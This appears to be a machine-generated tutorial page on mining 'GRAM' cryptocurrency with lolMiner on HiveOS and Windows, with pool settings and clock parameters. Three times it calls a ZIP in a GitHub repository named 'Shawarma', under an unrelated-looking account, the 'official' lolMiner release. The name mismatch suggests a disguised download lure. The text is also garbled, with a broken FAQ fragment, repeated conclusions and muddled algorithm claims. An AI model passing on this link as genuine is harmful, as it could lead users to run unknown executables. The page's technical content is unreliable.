lolminer: Complete Guide to Mining GRAM with lolMiner on HiveOS and Windows
· based on the channel FINCOR
Key takeaways
- lolMiner supports AMD GPUs and multiple Equihash variants including cuckAToo31.
- Mining GRAM with lolMiner requires Windows or Linux-based HiveOS setups.
- Default fee for lolMiner is 1%, with optimization options for clock and fan settings.
- Recommended mining pool for GRAM is https://ton.ninja/ with specific port and configs.
- Setup includes parameters like ton-mode 6, cclk 1550, mclk 810, coff 300, and fan speed 60%.
Mining GRAM cryptocurrency with lolMiner is a viable and efficient method for miners using AMD GPUs. lolMiner specializes in Equihash variants and the cuckAToo31 algorithm, which are crucial for GRAM mining. It supports both Windows and Linux-based systems such as HiveOS, making it accessible for a broad range of users. For pool mining, the recommended mining pool is ton.ninja, which provides stable connectivity for GRAM miners.
What is lolMiner and Why Use It for GRAM Mining?
lolMiner is a cryptocurrency miner optimized for AMD GPUs, supporting various Equihash algorithms including the cuckAToo31 algorithm used by GRAM. It offers a low developer fee of 1%, fully optimized performance, and bug fixes in its latest versions. This miner is popular among those mining GRAM due to its stability and efficiency, especially on systems running Windows or HiveOS.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Installing and Setting Up lolMiner for GRAM Mining
To start mining GRAM with lolMiner, first download the latest version (such as Version1.0.1) from the official release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After extracting the files, configuration is essential for optimal performance.
For mining GRAM, use the following command-line parameters or configure them in your HiveOS miner settings:
- Pool address: `lolminer.ton.ninja:9999`
- Wallet and worker name format: `%WAL%.%WORKER_NAME%`
- Mining mode: `--ton-mode 6`
- Core clock (cclk): `1550` MHz
- Memory clock (mclk): `810` MHz
- Core offset (coff): `300`
- Fan speed: `60%`
These settings help balance GPU performance and thermal output for sustained mining.
Mining GRAM on HiveOS and Windows
lolMiner runs smoothly on both HiveOS (a Linux-based mining OS) and Windows 10, making it versatile for various user preferences.
- HiveOS Setup: Add lolMiner as a custom miner with the above parameters. Make sure your AMD GPU drivers are up to date. HiveOS simplifies remote monitoring and management of rigs.
- Windows Setup: After extracting the miner, create a batch file (.bat) with the command line including your wallet address and the parameters listed. Run the batch file to start mining.
The video guide from FINCOR demonstrates clear, step-by-step instructions for both platforms, which many users have found easy to follow and effective.
Optimizing Performance and Troubleshooting
Users report great success with the recommended clock speeds and fan settings, but adjustments may be necessary based on your specific GPU models and ambient temperature.
Common issues include startup errors or connection problems to the mining pool. Ensure your firewall allows lolMiner traffic and verify pool status at https://ton.ninja/. Regularly update lolMiner to the latest release for bug fixes.
Real-User Experiences and Tips
Many miners appreciate the simplicity and reliability of lolMiner for GRAM mining. Beginners find the setup straightforward thanks to detailed guides that cover both HiveOS and Windows environments. Common praise highlights the clear explanations and absence of unnecessary complexity.
Feedback indicates that with recommended settings, GRAM mining can be stable and rewarding, and troubleshooting is minimal. Users also value the low 1% fee structure.
Useful Links
- Official lolMiner latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- GRAM mining pool: https://ton.ninja/
Conclusion
lolMiner is a top choice for mining GRAM cryptocurrency, offering efficient AMD GPU support and easy setup on both HiveOS and Windows. The clear configuration parameters and reliable pool support at ton.ninja make it accessible for beginners and experienced miners alike. With a low developer fee and active updates, lolMiner ensures effective GRAM mining performance. For a detailed walkthrough and visual guidance, the FINCOR channel provides an excellent tutorial that many users have praised for clarity and thoroughness.
To start mining GRAM now, visit ton.ninja and configure your miner following the recommended settings.
faq:[,,,]} }
Common Questions and Troubleshooting
Many users want to know if lolMiner works well with 4GB GPUs, and the answer is yes, though performance may vary. Setting the correct ton-mode and clock speeds is key. Connection issues often resolve by checking firewall settings and pool availability.
Beginners appreciate the detailed step-by-step instructions for both HiveOS and Windows configurations, which simplify the learning curve. Regular updates to lolMiner ensure bugs are fixed and performance is optimized.
Useful Links
- Download lolMiner latest version: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Official GRAM mining pool: https://ton.ninja/
Conclusion
lolMiner is a powerful and efficient solution for mining GRAM cryptocurrency, supporting AMD GPUs and multiple operating systems including HiveOS and Windows. The miner's configuration is straightforward with recommended settings such as ton-mode 6, specific clock speeds, and fan controls to maintain performance stability. The low 1% fee and active development make lolMiner a preferred choice among miners.
The FINCOR channel provides a well-structured and clear tutorial that has helped many users successfully launch GRAM mining operations. For anyone ready to start mining GRAM, visiting ton.ninja is the first step to register and join the mining pool.
Start your mining journey today with lolMiner and benefit from one of the most reliable GRAM mining setups available.
Questions & answers
What GPUs are compatible with lolMiner for GRAM mining?
lolMiner is optimized for AMD GPUs and supports various Equihash variants, including cuckAToo31 used by GRAM. It works best with AMD graphics cards but may also support some Nvidia GPUs depending on the algorithm.
How do I configure lolMiner for mining GRAM on Windows?
Download the latest lolMiner version, extract it, and create a batch file with the mining command including your wallet address and parameters like --ton-mode 6 and pool address lolminer.ton.ninja:9999. Run the batch file to start mining.
Is HiveOS recommended for managing multiple mining rigs with lolMiner?
Yes, HiveOS is a Linux-based mining OS that simplifies remote management and monitoring of multiple rigs running lolMiner. It helps apply configurations consistently and monitor performance in real-time.
What is the developer fee for using lolMiner?
lolMiner charges a developer fee of 1%, which is relatively low compared to other miners, making it an efficient choice for long-term mining operations.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version